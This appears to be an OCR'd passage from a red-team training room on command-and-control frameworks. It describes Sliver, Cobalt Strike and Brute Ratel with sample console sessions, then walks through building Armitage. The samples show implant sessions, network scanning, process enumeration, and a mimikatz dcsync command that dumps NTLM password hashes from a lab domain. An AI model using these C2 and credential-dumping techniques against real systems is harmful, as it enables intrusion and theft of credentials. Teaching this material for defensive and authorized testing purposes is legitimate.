
Taskings

| Name | Grunt | Task | Status | UserName | Command | CommandTime | CompletionTime |
|---|---|---|---|---|---|---|---|

Page 1 of 1

## Sliver

Sliver by Bishop Fox is an advanced, highly customizable multi-user, CLI-based C2 framework. Sliver is written in Go, which makes reverse engineering the C2 "implants" incredibly difficult. It supports various protocols for C2 communications like WireGuard, mTLS, HTTP(S), DNS, and much more. Additionally, it supports BOF files for additional functionality, DNS Canary Domains for masking C2 communications, automatic Let's Encrypt certificate generation for HTTPS beacons, and much more.




```
~ » sliver-client
Connecting to 127.0.0.1:31337 ...
[*] Loaded 6 aliases from disk
[*] Loaded 7 extension(s) from disk

All hackers gain improvise
[*] Server v1.5.1 - ce1d2a2c550698b1d4659488b92abe6045172a93
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[*] Session d8c75aac UGLY_STROKE - 192.168.2.188:58580 (DESKTOP-1CA8K4E) - windows/amd64 - Mon, 07 Mar 2022 00:32:29 CET

sliver > use d8c75aac-089e-4169-9376-fc0da982c1cd

[*] Active session UGLY_STROKE (d8c75aac-089e-4169-9376-fc0da982c1cd)

[*] szy has joined the game

sliver (UGLY_STROKE) > info

        Session ID: d8c75aac-089e-4169-9376-fc0da982c1cd
              Name: UGLY_STROKE
          Hostname: DESKTOP-1CA8K4E
              UUID: fdbece0f-6eb6-4bb3-a1d5-41a357928212
          Username: DESKTOP-1CA8K4E\szymex
               UID: S-1-5-21-2992065913-3827240369-1078757153-1001
               GID: S-1-5-21-2992065913-3827240369-1078757153-513
               PID: 5796
                OS: windows
           Version: 10 build 17763 x86_64
              Arch: amd64
         Active C2: mtls://192.168.2.240:8888
    Remote Address: 192.168.2.188:58580
         Proxy URL: 
Reconnect Interval: 1m0s

sliver (UGLY_STROKE) > whoami

DESKTOP-1CA8K4E\szymex

sliver (UGLY_STROKE) > 
```

## Paid C2 Frameworks

### Cobalt Strike

Cobalt Strike by Help Systems (Formerly created by Raphael Mudge) is arguably one of the most famous Command and Control frameworks next to Metasploit. Much like Artimage, it is written in Java and designed to be as flexible as possible. For more information, see Cobalt Strike's Video Training Page. It offers additional insight into both

Red Team Operations and the Framework by Raphael Mudge himself.



Cobalt Strike
Cobalt Strike View Attacks Reporting Help
Event Log X
Listeners X
Beacon 10.10.10.1@12220 X
Services X

| address | name | note |
|---|---|---|
| **10.10.10.1** | **DESKTOP-2** | |
| 192.168.0.1 | Router | |
| 192.168.0.18 | CORP-LAPTOP | |
| 192.168.0.44 | Kali | |
| 192.168.0.169 | Desktop | |
| 192.168.0.182 | Switch | |
| 192.168.0.208 | WKS | |

```
[+] received output:
192.168.0.1:80
192.168.0.1:53

[+] received output:
192.168.0.18:445
192.168.0.169:445 (platform: 500 version: 10.0
192.168.0.208:445
Scanner module is complete

beacon> ps aux
[*] Tasked beacon to list processes
[+] host called home, sent: 12 bytes
[*] Process List

 PID   PPID  Name                         Arch  Session     User
 ---   ----  ----                         ----  -------     -----
 0     0     [System Process]
 4     0     System
 136   988   svchost.exe
            12220 (x64)                                                    last: 79ms
beacon>
```

## Brute Ratel

Brute Ratel by Chetan Nayak or Paranoid Ninja is a Command and Control framework marketed as a “Customizable Command and Control Center” or “C4” framework that provides a true adversary simulation-like experience with being a unique C2 framework. For more information about the Framework, the author has provided a Video Training Page that demonstrates many of the capabilities within the framework.



| | Listener ID | Listener Host | External IP | ID | Host | UID | Last Seen (UTC) | PID | Process | OS (Build) | Pivot Stream |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | Primary-Https | https://192.168.0.142:443 | 192.168.0.142 | b-0 | BRVM01.bruteratel.corp | vendetta | 07-04-2021 12:11:10 | 2880 | Z:\documents\badger.exe | 10.0 (19042) | Direct |
| 2 | Primary-Https | https://192.168.0.142:443 | 192.168.0.142 | b-1 | BRVM01.bruteratel.corp | *vendetta | 07-04-2021 12:11:10 | 5356 | \\vmware-host\Shared Folders\documents\badger.exe | 10.0 (19042) | Direct |
| 3 | Primary-Https | https://192.168.0.142:443 | 192.168.0.142 | b-2 | BRVM01.bruteratel.corp | *administrator | 07-04-2021 12:11:10 | 6756 | C:\Users\vendetta.BRUTERATEL\Desktop\badger.exe | 10.0 (19042) | Direct |
| 4 | Primary-Https | https://192.168.0.142:443 | 192.168.0.142 | b-3 | | ta | 07-04-2021 12:12:01 | 1144 | Z:\documents\badger.exe | 10.0 (19042) | Direct |
| 5 | Primary-Https | https://192.168.0.142:443 | 192.168.0.142 | b-4 | | ta | 07-04-2021 12:12:08 | 9212 | Z:\documents\badger.exe | 10.0 (19042) | Direct |
| 6 | Primary-Https | https://192.168.0.142:443 | 192.168.0.142 | b-5 | | | 23 | 5160 | Z:\documents\badger.exe | 10.0 (19042) | Direct |

```
[ Primary-Https ] 2880@b-0

Command $

2021/07/04 08:25:12 [input] admin => get_wmiconfig

2021/07/04 08:25:13 [sent 4 bytes]
2021/07/04 08:25:15 [job-0]
[+] Namespace: ROOT\CIMV2
[+] User: (null)\(null)
[+] Password: (null)


2021/07/04 08:26:09 [input] admin => wmispawn select commandline from win32_process

2021/07/04 08:26:10 [sent 56 bytes]
2021/07/04 08:26:12 [job-0]
[+] Connected [ROOT\CIMV2]

[.] CommandLine: sihost.exe
[.] CommandLine: C:\WINDOWS\system32\svchost.exe -k UnistackSvcGroup -s CDPUserSvc
[.] CommandLine: C:\WINDOWS\system32\svchost.exe -k UnistackSvcGroup -s WpnUserService
[.] CommandLine: C:\WINDOWS\Explorer.EXE
[.] CommandLine: taskhostw.exe {222A245B-E637-4AE9-A93F-A59CA119A75E}
[.] CommandLine: C:\WINDOWS\system32\DllHost.exe /Processid:{3EB3C877-1F16-487C-9050-104DBCD66683}
[.] CommandLine: C:\WINDOWS\system32\DllHost.exe /Processid:{973D20D7-562D-44B9-B70B-5A0F49CCDF3F}
[.] CommandLine: C:\WINDOWS\System32\svchost.exe -k UnistackSvcGroup
[.] CommandLine: C:\WINDOWS\system32\svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc
[.] CommandLine: "C:
\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy\StartMenuExperienceHost.exe" -
ServerName:App.AppXywbrabmsek0gm3tkwpr5kwzbs55tkqay.mca
[.] CommandLine: "C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\InputApp\TextInputHost.exe" -
ServerName:InputApp.AppX9jnwykgrccxc8by3hsrsh07r423xzvav.mca
[.] CommandLine: C:\Windows\System32\RuntimeBroker.exe -Embedding

b-5 1 >#
```

```
[ Primary-Https ] 6756@b-2

Command $

2021/07/04 11:17:30 [input] admin => mimikatz "lsadump::dcsync /domain:bruteratel.corp /user:vendetta"

2021/07/04 11:17:31 [sent 2222844 bytes]
2021/07/04 11:17:35 [job-0]
[+] werfault.exe => PID: 8220

2021/07/04 11:17:37 [job-0]

[+] lsadump::dcsync /domain:bruteratel.corp /user:vendetta
[DC] 'bruteratel.corp' will be the domain
[DC] 'BRDC01.bruteratel.corp' will be the DC server
[DC] 'vendetta' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : vendetta

** SAM ACCOUNT **

SAM Username         : vendetta
User Principal Name  : vendetta@bruteratel.corp
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 5/24/2021 1:03:13 AM
Object Security ID   : S-1-5-21-3822784925-568496015-3195791653-1104
Object Relative ID   : 1104

Credentials:
  Hash NTLM: 12e0c6619cdccd69f8fd009c8c3fcfac
    ntlm- 0: 12e0c6619cdccd69f8fd009c8c3fcfac
    lm  - 0: 4498e6983ede82abae0e1a7e75e677a4

Badger: 6 | Pivot: 0 | Privileged: 2 | Workstations: 3 | Users: 3 | Ext IPs: 1
```

Other C2 Frameworks

For a more comprehensive list of C2 Frameworks and their capabilities, check out the "C2 Matrix", a project maintained by Jorge Orchilles and Bryson Bort. It has a far more comprehensive list of almost all C2 Frameworks that are currently available. We highly recommend that after this room, you go check it out and explore some of the other C2 Frameworks that were not discussed in this room.

## Setting Up a C2 Framework


In order to gain a better understanding of what is required to set up and administer a C2 server, we will be using Armitage. As a reminder, Armitage is a GUI for the Metasploit Framework, and because of this, it has almost all aspects of a standard C2 framework.

Note: In case you're using the AttackBox, you may skip to the Preparing our Environment section.

Setting Up Armitage


**Downloading, Building, and Installing Armitage**

First, we must clone the repository from Gitlab:




```
root@kali$ git clone https://gitlab.com/kalilinux/packages/armitage.git && cd armitage
Cloning into 'armitage'...
remote: Enumerating objects: 760, done.
remote: Counting objects: 100% (160/160), done.
remote: Compressing objects: 100% (100/100), done.
remote: Total 760 (delta 55), reused 152 (delta 54), pack-reused 600
Receiving objects: 100% (760/760), 11.81 MiB | 8.55 MiB/s, done.
Resolving deltas: 100% (244/244), done.
```

Next up, we must build the current release; we can do so with the following command:



```
root@kali$ bash package.sh
+ ./gradlew assemble

> Task :armitage:compileJava
Note: Some input files use or override a deprecated API.
Note: Recompile with -Xlint:deprecation for details.
Note: Some input files use unchecked or unsafe operations.
Note: Recompile with -Xlint:unchecked for details.

Deprecated Gradle features were used in this build, making it incompatible with Gradle 7.0.
Use '--warning-mode all' to show the individual deprecation warnings.
See https://docs.gradle.org/6.8/userguide/command_line_interface.html#sec:command_line_warnings

BUILD SUCCESSFUL in 12s
6 actionable tasks: 6 executed
+ for i in unix windows mac
+ '[' unix == mac ']'
+ mkdir -p release/unix
+ cp build.txt license.txt readme.txt whatsnew.txt release/unix
+ cp build/armitage.jar build/cortana.jar release/unix
+ cp -r dist/unix/armitage dist/unix/armitage-logo.png dist/unix/teamserver release/unix
+ '[' unix == mac ']'
+ for i in unix windows mac
+ '[' windows == mac ']'
+ mkdir -p release/windows
+ cp build.txt license.txt readme.txt whatsnew.txt release/windows
+ cp build/armitage.jar build/cortana.jar release/windows
+ cp -r dist/windows/armitage.exe release/windows
+ '[' windows == mac ']'
+ for i in unix windows mac
+ '[' mac == mac ']'
++ uname
+ '[' Linux '!=' Darwin ']'
+ echo 'Skipping macOS build because this is not running on Darwin'
Skipping macOS build because this is not running on Darwin
```


After the building process finishes, the release build will be in the ./releases/unix/ folder. You should check and verify that Armitage was able to be built successfully.



```
root@kali$ cd ./release/unix/ && ls -la
total 11000
drwxr-xr-x 2 root root    4096 Feb  6 20:20 .
drwxr-xr-x 4 root root    4096 Feb  6 20:20 ..
-rwxr-xr-x 1 root root      75 Feb  6 20:20 armitage
-rw-r--r-- 1 root root 4334705 Feb  6 20:20 armitage.jar
-rw-r--r-- 1 root root   25985 Feb  6 20:20 armitage-logo.png
-rw-r--r-- 1 root root     282 Feb  6 20:20 build.txt
-rw-r--r-- 1 root root 6778470 Feb  6 20:20 cortana.jar
-rw-r--r-- 1 root root    1491 Feb  6 20:20 license.txt
-rw-r--r-- 1 root root    4385 Feb  6 20:20 readme.txt
-rwxr-xr-x 1 root root    2665 Feb  6 20:20 teamserver
-rw-r--r-- 1 root root   85945 Feb  6 20:20 whatsnew.txt
```

In this folder, there are two key files that we will be using:

- **Teamserver:** This is the file that will start the Armitage server that multiple users will be able to connect to. This file takes two arguments:
    - IP Address: Your fellow Red Team Operators will use the IP Address to connect to your Armitage server.
    - Shared Password: Your fellow Red Team Operators will use the Shared Password to access your Armitage server.
- **Armitage:** This is the file you will be using to connect to the Armitage Teamserver. Upon executing the binary, a new prompt will open up, displaying connection information and your username (this should be treated as a nickname, not a username for authentication) and password.



Host 10.10.164.93

Port 55553


User msf

Pass ************

Note: Again, before if you are using the AttackBox, you may skip this section and go straight into the Starting and Connecting Armitage section.


### Preparing our Environment

Before we can launch Armitage, we must do a few pre-flight checks to ensure Metasploit is configured properly. Armitage relies heavily on Metasploit's Database functionality, so we must start and initialize the database before launching Armitage. In order to do so, we must execute the following commands:



```
root@kali$ systemctl start postgresql && systemctl status postgresql
postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; enabled; vendor preset: enabled)
   Active: active (exited) since Sun 2022-02-06 20:16:03 GMT; 41min ago
  Process: 1587 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
 Main PID: 1587 (code=exited, status=0/SUCCESS)

Feb 06 20:16:03 ip-10-10-142-239 systemd[1]: Starting PostgreSQL RDBMS...
Feb 06 20:16:03 ip-10-10-142-239 systemd[1]: Started PostgreSQL RDBMS.
```

